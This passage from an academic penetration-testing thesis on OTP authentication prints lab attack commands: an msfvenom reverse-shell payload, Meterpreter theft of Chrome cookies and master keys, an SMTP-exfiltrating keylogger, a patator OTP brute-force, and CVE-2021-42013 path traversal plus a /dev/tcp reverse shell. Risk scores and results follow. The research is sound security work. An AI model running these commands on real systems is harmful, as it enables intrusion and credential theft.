

Figure 5.7: Explotation 2

We first started by manually setting the device's time ahead of the current time by 1 minute, as shown in Figure 5.8.



Figure 5.8: Setting the time ahead by 1 minute

After the time was set, we captured the TOTP from the mobile authenticator seen in figure 5.9, which we can use later when the current time is met.



Figure 5.9: Capturing the TOTP

5.5 User

For this test, we tried to exploit the user, which means the user's machine, as seen in Figure 5.10. The user machine was a Windows 11 machine. We found two different exploits which might work against this. We constructed an attack that manually and automatically stole the user's web browser cookies in 5.5.1. We also investigated if a keylogger could be used to capture a TOTP. This is referenced in 5.5.2.



Figure 5.10: Attack surface: User machine

5.5.1 Exploitation 3 - Session hijacking

This attack is the third exploit, as seen in Figure 5.11 in the circle that is shaded with orange colour. This attack exploits the user's browser by trying to steal the stored session tokens and unencrypt them if they are encrypted. This attack can be done in two different ways: either a manual attack, where the threat actor infiltrates the system and manually extracts the cookies and tries to decrypt them, or an automatic attack, where malware does the same.



Figure 5.11: Explotation 3

Manual cookie extraction attack

We used the `Metasploit framework` for this test to insert a payload into the victim. The prerequisite of this test is that the attacker has already found a vulnerability in the victim to exploit and insert a payload with elevated privileges. The victim was a virtualized Windows 11 machine, and the attacker was a Kali Linux machine.

1. **Creating the exploit:** First, we created the exploit with Msfvenom using the command structure as Figure 5.12.

Figure 5.12: Creating the payload

```
msfvenom -p windows/meterpreter/reverse_tcp
lhost=192.168.0.118 lport=5555
-e x86_shikata_ga_nai -f exe
-o non_staged.exe
```

2. **Reverse shell:** Then we used Metasploit to start a reverse shell on the target. This can be done as in Figure 5.13.

Figure 5.13: Starting the reverse shell

```
msf6 exploit(multi/handler) > set payload
windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.0.118
msf6 exploit(multi/handler) > set lport 5555
msf6 exploit(multi/handler) > exploit
```

3. **Extracting the secrets:** After this, we had a reverse shell on the victim's machine. Since Windows Data Protection API protects the master keys, we used a special PowerShell script called `GetMasterKey.ps1` that extracts the master keys and puts them in a file called `Master.txt`. Then `meterpreter` downloaded the victim's master key and cookies to the attacker's machine. For more context, see Figure 5.14.

Figure 5.14: Uploading and activating the attack

```
meterpreter > upload
/home/kali/GetMasterKey.ps1
C:\Users\user\Desktop\CookieTheft\

meterpreter > execute -f powershell.exe -i -H
"C:\\Windows\\System32\\WindowsPowerShell\\Powershell.exe
-ExecutionPolicy Bypass
-File C:\\Users\\User\\Desktop\\CookieTheft\\GetMasterKey.ps1

meterpreter > download
C:\\Users\\User\\Appdata\\Local\\Google\\Chrome\\
User\ Data\\Default\\Network\\Cookies

meterpreter > download
C:\\Users\\User\\Desktop\\CookieTheft\\Master.txt
```

Now, we used our own script `cookieDecryptor.py` on the attacker system to decrypt the AES-encrypted cookies and then inserted them into the browser.

Automated cookie extraction attack

The prerequisite of this test is that the victim has been infected via some other method, such as phishing, and downloaded the malware. Since the malware is not obfuscated or encrypted, it would also be easily detected, so the test also disregards anti-virus evasion techniques. For the test, we infected a Windows 11 machine with an automized `GetMasterKey.ps1` and `cookieDecryptor.py` to see if we would get any access to the target system without access to any OTP. The difference with this automated version is that it automatically started the process and sent the decrypted information to the attacker after the target started the malware.

5.5.2 Exploitation 4 - Malicious sniffer

This attack is the fourth exploit, as seen in Figure 5.15 in the circle that is shaded with orange colour. This attack concentrates on infiltrating the user's machine and trying to record the TOTP password. Since TOTP does not use a counter but a time factor, we deemed it possible to sniff the TOTP and reuse it before the time window runs out. The target machine was a Windows 11 machine with a malicious sniffer pre-installed to simulate malicious malware.



Figure 5.15: Explotation 4

Keylogger

For this test, we used an existing Python keylogger found on GitHub [82]. We started by creating a temporary email and implementing simple mail transfer protocol details in the Python keylogger so that the information would be sent to the attacker. Then, we transferred the keylogger to the user's device, simulating that the victim unknowingly downloaded a malicious file. We then ran the Python script and started recording the user's input. As seen in Figure 5.16, the script sent regular updates to the mail accounts of the victim's keyboard inputs. When the target entered the desired location, we could take the recorded input and try to use the same OTP to attempt to gain access to the website.

Figure 5.16: Captured data sending script

```
receiver = "Attacker <to@example.com>"
m = f"""\
Subject: main Mailtrap
To: {receiver}
From: {sender}
m += message
    with smtplib.SMTP("smtp.mailtrap.io", 2525) as server:
    server.login(email, password)
    server.sendmail(sender, receiver, message)
```

5.6 Website

For this test, we investigated possible vulnerabilities in the simulated website as seen in Figure 5.17 and found that a brute-force attack is possible depending on different setups. We found no timeout factor in our simulated email website, so we tried brute-forcing. In the following scenario, we tested two different brute-forcers and projected a method where multiple machines would run concurrently.

5.6.1 Exploitation 5 - Brute-force

This attack is the fifth exploit, as seen in Figure 5.18 in the circle that is shaded with orange colour. For this attack, we wrote our simple brute-forcer in Python 3.7 and tested it versus `patator`. The simple brute-forcer algorithm can be seen in Algorithm 2. The target was on a web server running on a virtualized Ubuntu 22.04, and the Attacker was a virtualized Kali Linux. This test was concluded with the assumption that there is no timeout scheme or throttling parameters.



Figure 5.17: Attack Surface: Website



Figure 5.18: Explotation 5

We wanted to compare different brute-forcers to gain a broader understanding of brute-forcing. We also wanted to see the chance of a successful guess if we took the results of the normal attempts and projected how many attempts they would make using L. Muthiyah's method. The way these brute-forcers were used is explained below.

Time-Based One-Time Password

The TOTP was on a 30-second time window before it would be reset to a new password. This means that all tests and projections can have a maximum attempt time window of 30 seconds. We tested to see how many passwords we could guess with our own brute-forcer with threading and without threading, then compared it to `patator`. Then, we projected how many attempts we could make within 30 seconds with the same bruteforcers if we used L. Muthiyah's method. This means this is a two-part test with all three bruteforcers.

1. **1 bruteforcer** - 30-seconds
2. **1000 bruteforcers** - 30-seconds

HMAC-based One-Time Password

Since HOTP does not use a time factor, a test would be to leave the brute-forcer to guess for a longer duration. We projected how many guessing attempts would be made in an hour by comparing `patator` to our simple brute-forcer. Then, we projected how many attempts we could make within a 10-minute time window with the same brute-forcers if we used L. Muthiyah's method. This means this is a two-part test with all three bruteforcers.

1. **1 bruteforcer** - 1-hour
2. **1000 bruteforcers** - 10-minutes

patator

Figure 5.19 demonstrates the usage of `patator` for the brute-force attempt used as a base for projecting the brute-force attack. This will result in `patator` sending as many HTTP requests to the server as possible.

Figure 5.19: Password Bruteforcing Script

```
patator http_fuzz
url=http://192.168.0.117:8080/validate
method=POST
body='code=FILE0'
0=/home/kali/passwords_rand.txt
-x ignore:'fgrep=wrong'
```

Own brute-forcer

We also used our own brute-forcer that we built, for more context of the brute-forcer see section 2.4.11. It is used with threading and without to get a comparison. The brute-forcer is a simpler brute-forcer which is hard-coded for this specific purpose and website.

Projection

The projection is a multiple concurrent request mechanism such as L. Muthiyah's method that exploited a *Race Hazard* in the target system, i.e. exploiting the systems method to process requests concurrently. In this scenario, we would have 1000 different IP addresses and machines running concurrently sending requests to the target system, assuming the requests have a standard fail-rate of 75% as they did in the proof-of-concept for the L. Muthiyahs method. Refer to Figure 5.20.



Figure 5.20: 1000 bruteforcers running concurrently.

5.7 Server

For this test, we targeted an outdated Apache system (version 2.4.50) for the following scenario, which can be seen in Figure 5.21. After finding the vulnerability in the target system, we constructed multiple HTTP GET commands with `cURL`, a command-line tool for sending data. This aims to get the server to give us unauthorized information from the database.



Figure 5.21: Attack surface: Authentication server

5.7.1 Exploitation 6 - Vulnerable Database

This attack is the sixth and last attack, which can be seen in Figure 5.22 in the circle shaded orange. This attack is an attack against the server but also affects the database. For this attack, we started by testing different path traversal methods to obtain data from the server and possible remote code execution on the System 2 - In-band.



Figure 5.22: Explotation 6

CVE-2021-42013

The web server was found to have a vulnerability called CVE-2021-42013. This vulnerability allows an attacker the possibility to exploit path traversal and possibly remote code execution on the web server, which in an In-band authentication system also has the secret seeds stored.

1. **Passwd file:** We started by investigating various different methods and tried them on the target webserver to see if we could gain any information. We started by trying to print the contents of the *passwd* file as seen in Figure 5.23.

```
curl -L -v -path-as-is HTTP://192.168.0.128/
    usr/local/apache2/cgi-bin/.%2e/%2e%2e/2%e%2e/etc/passwd
```

Figure 5.23: Attempt to print passwd file

2. **Seed files:** We then traversed the path back and searched for any seeds that could be used for generating TOTP. This can be seen in figure 5.24.

```
curl -L -v -path-as-is HTTP://192.168.0.128/
    usr/local/apache2/cgi-bin/.%2e/%2e%2e/2%e%2e/
    usr/local/apache2/htdocs/apache_2fa/tokens.json
```

Figure 5.24: Searching for seeds

3. **Remote Code Execution:** We also tried to investigate any remote code execution functionality, such as setting up a reverse TCP shell to get command line control. As seen in figure 5.25.

```
curl "HTTP://192.168.0.128/usr/local/apache2/cgi-bin/
    .%%32%65/.%%32%65/.%%32%65/.%%32%65/.%%32%65/
    .%%32%65/.%%32%65/bin/sh" -d "echo Content-Type: text/plain;
    echo; echo '/bin/sh -i >& /dev/tcp/192.168.0.118/5555 0>&1'
    > /tmp/revoshell.sh" && curl
    "HTTP://192.168.0.128/usr/local/apache2/cgi-bin/.%%32%65/
    .%%32%65/.%%32%65/.%%32%65/.%%32%65/.%%32%65/
    .%%32%65/bin/sh" -d "echo Content-Type: text/plain;
    echo; bash  /tmp/revoshell.sh"
```

Figure 5.25: Attempt to execute code remotely

5.8 Risk Assessment Method

Risk assessments are relevant to penetration testing because they provide better insight into how to value and assess vulnerabilities. Risk assessment methods provide an approach to analyse the potential risk to organizations and users. Because of this, we have created our own simplified risk assessment scoring system, as seen in Table 5.2. This has five categories with four metrics each. The total risk score can be calculated as:

$$\frac{\text{Impact} + \text{Reproducibility} + \text{Exploitability} + \text{Affected Keys} + \text{Discoverability}}{5}$$

Figure 5.26: Formula for risk assessment

	1	**2**	**3**	**4**
Impact	Minor	Moderate	Major	Catastrophic
Reproducibility	Difficult	Moderate	Easy	Highly
Exploitability	Difficult	Moderate	Easy	Highly
Affected keys/users	One	Some	Many	All
Discoverability	Difficult	Moderate	Easy	Highly

Table 5.2: Risk Assessment Matrix

This means the lowest possible risk is 1, and the maximum risk is 4. To get a better understanding of a result from this risk assessment, see the result scoring Table 5.3.

Score	**Risk**
1.0 - 1.9	Low
2.0 - 2.9	Medium
3.0 - 3.5	High
3.6 - 4.0	Catastrophic

Table 5.3: Risk Assessment Values

The factors used to calculate the risk assessment score are explained in greater detail below.

Impact

- **1:** Minor impact (temporary authentication inconvenience)
- **2:** Moderate impact (temporary authentication disruption)
- **3:** Major impact (data breach, seed loss)
- **4:** Catastrophic impact (complete system compromise)

Reproducibility

- **1:** Difficult to reproduce (requires specialized knowledge or tools)
- **2:** Moderate reproducibility (possible with some effort)
- **3:** Easy to reproduce (can be replicated with commonly available tools or techniques)
- **4:** Highly reproducible (can be replicated easily with minimal effort)

Exploitability

- **1:** Difficult to exploit (requires sophisticated attack techniques)
- **2:** Moderate exploitability (possible with some expertise)
- **3:** Easy to exploit (exploit scripts or tools widely available)
- **4:** Highly exploitable (exploitable by novices)

Affected Users/Keys

- **1:** One user/key affected (localized theft)
- **2:** Some users/keys affected (significant localized theft)
- **3:** Many users/keys affected (widespread theft)
- **4:** All users/keys affected (system-wide theft)

Discoverability

- **1:** Difficult to discover (requires extensive testing or deep analysis)
- **2:** Moderate discoverability (can be found with reasonable effort)
- **3:** Easy to discover (obvious to skilled attackers or through automated scans)
- **4:** Highly discoverable (easily identified through basic testing or public knowledge)

5.9 Conclusion

To summarize this chapter, we have presented an overview of the methods employed to attack and exploit in our study. We introduced the attack model with the five distinct attack surfaces and explored various exploits targeting each surface.

We demonstrated two exploits for the authenticator surface: *Insufficient Cryptography* and *Forward Replay Attack*. The first focused on code injection to decrypt the seeds in the authenticator application, while the last aimed to manipulate the device's time to steal the passwords generated in the future.

Against the user, we demonstrated two exploits: *Session hijacking* and *Malicious sniffer*. Session hijacking involved stealing the stored session tokens from the user's browsers, and the Malicious sniffer attempted to record the TOTP passwords entered on the user's computer.

With the Website surface, we investigated a *brute-force* attack that aimed to exploit vulnerabilities in the website's authentication platform. We compared our own brute-forcer against a well-known brute-forcer and a projected potential attack scenario.

Lastly, we attacked the *Authenticator Server* surface with an exploit that involved a vulnerability in the In-band authentication system. This exploited a vulnerability that could possibly steal sensitive information and execute code remotely.

We also introduced our simplified risk assessment scoring system, which evaluates these exploits based on five different factors.

Chapter 6

Results

6.1 Introduction

This chapter presents the results for each exploitation phase conducted in chapter 5 and their assessed risk based on the metrics presented in the risk assessment method from section 5.8. Six exploits were conducted, whereas four successfully allowed unauthorized access, one failed, and one had a high risk of success. It also shows what resulted from the exploit, such as if a password or seed theft were achieved.

6.2 List of Experiments

This section provides Table 6.1. This table contains each exploitation with its corresponding description of what the exploitation did.

Exploitation	**Description**
Insufficient Cryptography	Injecting unauthorized code into the application to gain access to encryption or decryption modules.
Forward Replay Attack	Investigating the feasibility of using future TOTP codes.
Session Hijacking	Assessing the vulnerability of automatic and manual cookies in a hijacking attack against OTP authentication.
Malicious Sniffer	Examining the reusability of captured TOTP codes in a sniffing attack.
Brute-force	Evaluating the feasibility of using multiple attacking machines.
Vulnerable Database	Investigating the theft and reuse of seeds from the database.

Table 6.1: The experiments and their description

6.2.1 List of Results

The results are divided per the experiment as seen in Table 6.2.

Exploitation	Description	Result
1	Insufficient Cryptography	Success
2	Forward Replay Attack	Success
3	Session Hijacking	Success
4	Malicious Sniffer	Fail
5	Brute-force	High risk of success
6	Vulnerable Database	Success

Table 6.2: Relation of Exploits and Results

6.3 Result 1 - Insufficient Cryptography

This exploit aimed to manipulate and attack the encryption or decryption of the OTP generational seeds and gain either partial or full access to them.

Code Injection

The code injection successfully hooked all the modules and decrypted the seeds in the buffer for the target application. This can be seen in Figure 6.1. This secret seed was later used to generate our own TOTP keys, and **successfully** logged in to the target account without having authorized access.

```
Result:

  Offset  00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
00000000  7B 22 6C 61 62 65 6C 22 3A 22 6D 79 54 4F 54 50  {"label":"myTOTP
00000010  22 2C 22 69 73 73 75 65 72 22 3A 22 22 2C 22 69  ","issuer":"","i
00000020  64 22 3A 22 62 64 30 35 61 62 65 64 2D 37 39 66  d":"bd05abed-79f
00000030  35 2D 34 66 30 63 2D 61 39 65 66 2D 62 36 61 62  5-4f0c-a9ef-b6ab
00000040  61 63 61 63 33 64 66 35 22 2C 22 70 69 6E 22 3A  acac3df5","pin":
00000050  66 61 6C 73 65 2C 22 69 73 4C 6F 63 6B 65 64 22  false,"isLocked"
00000060  3A 66 61 6C 73 65 2C 22 69 73 48 69 64 64 65 6E  :false,"isHidden
00000070  22 3A 66 61 6C 73 65 2C 22 74 6F 6B 65 6E 49 6D  ":false,"tokenIm
00000080  61 67 65 22 3A 6E 75 6C 6C 2C 22 66 6F 6C 64 65  age":null,"folde
00000090  72 49 64 22 3A 6E 75 6C 6C 2C 22 73 6F 72 74 49  rId":null,"sortI
000000A0  6E 64 65 78 22 3A 6E 75 6C 6C 2C 22 6F 72 69 67  ndex":null,"orig
000000B0  69 6E 22 3A 7B 22 73 6F 75 72 63 65 22 3A 22 6D  in":{"source":"m
000000C0  61 6E 75 61 6C 6C 79 22 2C 22 61 70 70 4E 61 6D  anually","appNam
000000D0  65 22 3A 22 70 72 69 76 61 63 79 49 44 45 41 20  e":"privacyIDEA
000000E0  41 75 74 68 65 6E 74 69 63 61 74 6F 72 22 2C 22  Authenticator","
000000F0  64 61 74 61 22 3A 22 22 7D 2C 22 74 79 70 65 22  data":""},"type"
00000100  3A 22 54 4F 54 50 22 2C 22 61 6C 67 6F 72 69 74  :"TOTP","algorit
00000110  68 6D 22 3A 22 53 48 41 31 22 2C 22 64 69 67 69  hm":"SHA1","digi
00000120  74 73 22 3A 36 2C 22 73 65 63 72 65 74 22 3A 22  ts":6,"secret":"
00000130  53 45 43 52 45 54 34 55 22 2C 22 70 65 72 69 6F  SECRET4U","perio
00000140  64 22 3A 33 30 7D                                 d":30}
```

Figure 6.1: Successful decryption

6.3.1 Risk score

Based on the risk assessment Table 5.2, the exploit has a score of **2.8** out of a maximum of 4, which can be seen in Table 6.3. Accordingly, to Table 5.3, this has a **medium** risk.

	1	**2**	**3**	**4**
Impact	Minor	Moderate	Major	Catastrophic
			X	
Reproducibility	Difficult	Moderate	Easy	Highly
		X		
Exploitability	Difficult	Moderate	Easy	Highly
	X			
Affected keys/users	One	Some	Many	All
				X
Discoverability	Difficult	Moderate	Easy	Highly
	X			

Table 6.3: Risk Assessment for Insufficient Cryptography

6.4 Result 2 - Forward-Replay Attack

This experiment aimed to obtain a future TOTP code by manipulating the device's clock. The generated code could then later be used to access the user's account, as mentioned in 5.4.2.

The result of the Forward-Replay Attack is that when setting the device's clock 1 minute ahead of time, the authenticator will generate a new TOTP for that time instance. When the real device's clock is in the targeted timeframe, the authenticator will generate the same code as the one we obtained previously for the targeted time; see Figure 6.2. This code can be used for malicious intents in the TOTP's timeframe. This password was later used at the correct time, and **successfully** logged in to the target account without having authorized access.



Figure 6.2: The captured TOTP

6.4.1 Risk score

Based on the risk assessment Table 5.2, the exploit has a score of **2.4** out of a maximum of 4, which can be seen in Table 6.4. Accordingly, to Table 5.3, this has a **medium** risk.

	1	**2**	**3**	**4**
Impact	Minor	Moderate	Major	Catastrophic
		X		
Reproducibility	Difficult	Moderate	Easy	Highly
		X		
Exploitability	Difficult	Moderate	Easy	Highly
		X		
Affected keys/users	One	Some	Many	All
		X		
Discoverability	Difficult	Moderate	Easy	Highly
				X

Table 6.4: Risk Assessment Matrix for Forward-Replay Attack

6.5 Result 3 - Session Hijacking

The aim of this experiment was to attack and obtain the user's web browser cookies through two different methods: manual and automated cookie extraction, both mentioned in section 5.5.1.

Manual Cookie Extraction test

We extracted the cookies and **successfully** logged in to the target account without authorized access and without having to input any OTP, HOTP or TOTP password.

Automated Cookie Extraction test

The cookie was automatically sent to the attacker, and **successfully** logged in to the target account without authorized access and without having to input any OTP, HOTP or TOTP password.



Figure 6.3: Discord webhook with stolen cookie

6.5.1 Risk score

Based on the risk assessment Table 5.2, the exploit has a score of **3.4** out of a maximum of 4, which can be seen in Table 6.5. Accordingly, to Table 5.3, this has a **high** risk.

	1	**2**	**3**	**4**
Impact	Minor	Moderate	Major	Catastrophic
		X		
Reproducibility	Difficult	Moderate	Easy	Highly
				X
Exploitability	Difficult	Moderate	Easy	Highly
				X
Affected keys/users	One	Some	Many	All
			X	
Discoverability	Difficult	Moderate	Easy	Highly
				X

Table 6.5: Risk Assessment Matrix for Session Hijacking

6.6 Result 4 - Malicious Sniffer

This exploit aimed to capture a TOTP within the 30-second timeframe and reuse it to log in to the target website, as mentioned in 5.5.2.

Keylogger

